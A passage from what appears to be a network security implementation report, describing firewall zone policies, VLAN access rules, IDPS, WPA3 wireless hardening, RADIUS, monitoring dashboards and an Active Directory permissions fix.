- RAID configurations on critical servers to ensure data redundancy.
- UPS units installed to prevent data loss during power outages.
- Centralized authentication using RADIUS with UniFi ACLs for wired and wireless networks.
- Enforced hardening policies: disabled unused services, firewall rules, and timely patching.

Connectivity between sites is secured through Site-to-Site VPNs managed via UDM-Pro devices, allowing seamless authentication, application hosting through Coolify, and remote encrypted access for administrative and engineering staff.

9.1 Firewall Configuration

The firewall implements a comprehensive zone-based policy matrix to effectively isolate and control inter-zone communication. The following key rules and policies are enforced:

- **Internal Zone Access:**
  - Segregated VPN access with differentiated security levels
  - WireGuard server restricted to administrator access only
  - OpenVPN network configured for general user internal access

- **VPN Access Control:**
  - Each user group assigned to dedicated VLANs for traffic isolation
  - Granular firewall rules controlling access to database servers
  - Selective internet server access based on user roles and permissions
  - Strict VLAN segregation between administrative and general user traffic




Figure 9.1: Vpn configuration

- **Restricted Zones:**
  - DMZ and Hotspot zones are configured with strict security measures
  - Default "Block All" policies are enforced for ingress traffic
  - Specific exceptions are made for essential services
- **Address Spoofing Prevention:**
  - RFC1918 blocking is implemented to prevent spoofed internal addressing
  - This security measure is enforced across all inter-zone communications
- **DMZ Service Access:**
  - DHCP and DHCPv6 traffic is explicitly permitted for DMZ zone
  - Required ports (67/68 for DHCP and 546/547 for DHCPv6) are opened
  - All other traffic is blocked by default

The following table and figure illustrate the complete zone matrix policy configuration and network topology:

Table 9.1: Zone Matrix Policy Configuration

Source/Dest	Internal	External	Gateway	VPN	Hotspot	DMZ
Internal	Policy(4)	Policy(4)	Policy(2)	Policy(3)	Policy(4)	Policy(2)
External	Policy(3)	Policy(3)	Policy(6)	Policy(3)	Policy(3)	Policy(3)
Gateway	Allow All	Allow All	-	Allow All	Allow All	Allow All
VPN	Allow All	Policy(2)	Allow All	Allow All	Allow All	Allow All
Hotspot	Return Only	Policy(2)	Return Only	Return Only	Block All	Block All
DMZ	Policy(3)	Policy(2)	Policy(8)	Return Only	Policy(2)	Policy(2)




Figure 9.2: Firewall Configuration

9.2 Access Control and Authentication


Access Control Firewall Rules

The implementation of access control between VLANs follows a strict security-first approach.

The following Access Control Rules are implemented to tightly regulate communication between user and server VLANs. By default, all traffic from VLAN 20 (Users) to VLAN 10 (Servers) is denied. Explicit permissions are created only for necessary services such as HTTPS (TCP/443) and optionally Remote Desktop Protocol (RDP, TCP/3389).

The rules are processed top-down, ensuring that only authorized communications are allowed while enforcing a zero-trust approach by default.

- **Default Policy:** All traffic between VLANs is blocked by default for maximum security
- **Permitted Services:**
  - HTTPS access (TCP/443) for secure web applications
  - RDP connections (TCP/3389) for authorized remote desktop access
  - DHCP and DHCPv6 traffic (UDP/67-68) for DMZ zone
  - DNS and DNSv6 traffic (UDP/53) for DMZ zone
  - ICMP (ping) for network diagnostics
  - NTP (UDP/123) for time synchronization
  - SNMP (UDP/161-162) for network monitoring
  - Syslog (UDP/514) for system logging
  - DHCPv6 (UDP/546-547) for DMZ zone
  - SMB (TCP/445) for file sharing
  - NFS (TCP/2049) for file sharing
  - LDAP (TCP/389) for authentication
  - Kerberos (TCP/88) for authentication
  - DNS (UDP/53) for name resolution
  - DHCP (UDP/67-68) for network configuration



9.3 Intrusion Detection and Prevention System (IDPS)

To enhance network security and mitigate potential threats proactively, an Intrusion Detection and Prevention System (IDPS) was implemented as part of the firewall configuration.

The IDPS continuously monitors inbound and outbound traffic, identifying suspicious patterns or known attack signatures. In addition to standard packet inspection, the IDPS integrates with:

- **Region-Based Blocking:** Access attempts from high-risk countries are automatically blocked, reducing exposure to international threat actors.
- **Active detection and honeypot deployment:** enabling real-time botnet identification, threat intelligence integration, and full protection against malware, hacking attempts, peer-to-peer traffic, dark web activity, and protocol vulnerabilities.
- **Encrypted DNS Filtering:** Only secure and trusted DNS providers are allowed, preventing DNS hijacking and phishing attempts.
- **Application and Content Filtering:** Additional policies prevent known malicious traffic and application misuse.




Figure 9.3: Firewall Configuration – Region Blocking and Encrypted DNS Protection

This layered defense reduces the attack surface and enables rapid detection and response to intrusions.

9.4 WiFi Security Configuration

The wireless infrastructure has been secured through the integration of RADIUS authentication, enhancing both user access control and network security.

Advanced security protocols such as WPA2/WPA3 Enterprise have been enforced, along with Protected Management Frames (PMF) to mitigate management frame attacks. Additional controls include MAC address authentication and mandatory encryption policies.




Figure 9.4: WiFi Setup

Protected Management Frames (PMF)

The wireless network implementation includes PMF security, which provides critical protection against management frame attacks. PMF offers:

- Protection against deauthentication attacks
- Security for management frames that control network operations
- Prevention of network disruption through forged management frames
- Enhanced privacy for network management communications
- Compliance with latest WPA3 security standards

PMF is particularly important in enterprise environments as it prevents various types of wireless attacks that target network management functions, ensuring stable and secure wireless connectivity for all users.

Additional Wireless Security Measures

In addition to enabling PMF, the wireless network configuration integrates several complementary security strategies:

- **WPA3-Enterprise Encryption**: Provides stronger encryption and key management compared to WPA2, enhancing protection against eavesdropping and man-in-the-middle attacks.
- **Client Isolation in Corporate and Guest Networks**: Devices connected to the Wi-Fi cannot directly communicate with each other, preventing lateral attacks and internal reconnaissance.
- **Strict Guest Wi-Fi Segmentation**: A dedicated guest VLAN and SSID are configured, with firewall rules restricting all access to internal network resources, permitting only Internet access.
- **Band Steering and Minimum RSSI Enforcement**: Forces clients to connect to the 5GHz band where available, and disconnects weak signal clients to maintain overall network quality and security.

Together, these measures provide a comprehensive wireless security framework that enforces strong authentication, traffic isolation, encrypted communications, and segmentation between trusted and untrusted users.

In addition to internal wireless security, specific VLANs and wireless networks are configured to route their outbound Internet traffic through secure VPN tunnels.

- **Geolocation Protection**: Hiding real IP addresses and masking network origin details for additional privacy.
- **Failover Policies**: If the VPN tunnel drops, affected networks are blocked from direct Internet access to prevent data leakage.

9.5 RADIUS Authentication Implementation

RADIUS (Remote Authentication Dial-In User Service) is a networking protocol that provides centralized authentication, authorization, and accounting (AAA) management for users who connect and use network services.

- **Centralized Authentication**: All network access requests are validated against a single authentication server, ensuring consistent security policies across the network.
- **Secure Communication**: Authentication data is encrypted using shared secrets between the RADIUS server and clients.
- **Extensible Authentication Protocol (EAP)**: Supports multiple authentication methods including EAP-TLS, EAP-TTLS, and PEAP for enhanced security.
- **Detailed Accounting**: Tracks user sessions, connection times, and data usage for security auditing and billing purposes.

The current authentication system utilizes the UniFi server for RADIUS services. A planned upgrade will integrate with Domain Controller (DC) users for enhanced authentication capabilities. This integration will provide:

- Centralized user management through Active Directory
- Enhanced security through domain policies
- Seamless single sign-on experience
- Improved audit and logging capabilities




Figure 9.5: RADIUS Server Configuration and Integration

9.6 Monitoring and Logging

Comprehensive visibility and rapid incident response are achieved through a two-layer approach: Unifi's built-in IDPS for real-time threat detection and a centralized platform for traffic analytics and log retention.




Figure 9.6: IDPS alert triggered by a scan originating from the Coolify node

Figure 9.6 illustrates how the IDPS automatically blocked a scanning attempt and logged the event for later review.

Complementing the IDPS, the central monitoring stack delivers granular insight into day-to-day activity and long-term trends:

- Tracks user traffic, visited domains, and application usage in real time.
- Provides deep-packet inspection (DPI) for detailed behavior analysis.
- Includes an internal honeypot that raises alerts whenever it is scanned or accessed, adding an extra layer of threat detection.
- Enables selective blocking of unwanted applications or services.

Grafana

Additionally, a Grafana dashboard has been deployed to continuously monitor web traffic, backend server loads, and network usage statistics. This dashboard pulls real-time data from the HAProxy load balancer to visualize traffic distribution, latency, and error rates.




Figure 9.7: Grafana Dashboard Monitoring Web Traffic and Load Balancer Metrics

Azure Sentinel

To further enhance monitoring capabilities, a future integration with Microsoft Azure Sentinel is being evaluated. Sentinel will provide centralized SIEM (Security Information and Event Management) capabilities, advanced correlation of security events, and extended threat detection based on AI-driven analytics.

Currently, the Sentinel instance is under evaluation and pilot testing stages.




Figure 9.8: Azure Sentinel Pilot Dashboard Setup (Test Phase)

This multi-layered monitoring approach ensures early detection of threats, real-time traffic visibility, and preparation for full enterprise-grade threat intelligence integration.

- **Configuration Reference Links:**
- Grafana – Detailed Setup Guide: `https://docs.4rji.com/grafana.html`
- Prometheus – Monitoring Configuration: `https://docs.4rji.com/prometheus`
- HAProxy – Load Balancer Configuration: `https://docs.4rji.com/haproxy`
- Azure Sentinel – SIEM Integration Guide: `https://docs.4rji.com/sentinel`

Chapter 10

Security Risk Mitigation and Preliminary Penetration Testing

10.1 Removal of 'Everyone' Permissions

Identified Risk

During the security review of Active Directory permissions, it was identified that the **Everyone** group had direct read access to various domain objects, including domain-level properties. This configuration exposes the domain to multiple risks:




Figure 10.1: Permission Configuration

- **Enumeration Attacks:** Unauthorized users could enumerate domain users, groups, and other objects.
- **Kerberos User Enumeration:** Attackers could verify user existence via Kerberos pre-authentication responses.
- **Information Disclosure:** Public exposure of internal Active Directory structure and user attributes.
- **Preparation for Further Attacks:** Data gathering for password spraying, phishing, Kerberoasting, and lateral movement attacks.

Mitigation Actions

The following actions were performed to mitigate the identified risks:

- Removed the **Everyone** group from domain and sensitive object ACLs wherever present.
- Replaced **Everyone** with **Authenticated Users** to ensure only authenticated entities can access object properties.
- Reviewed and audited **Pre-Windows 2000 Compatible Access** group membership to remove unauthorized entries like **Anonymous Logon**.
- Verified that no critical services or applications required **Everyone** access prior to removal.

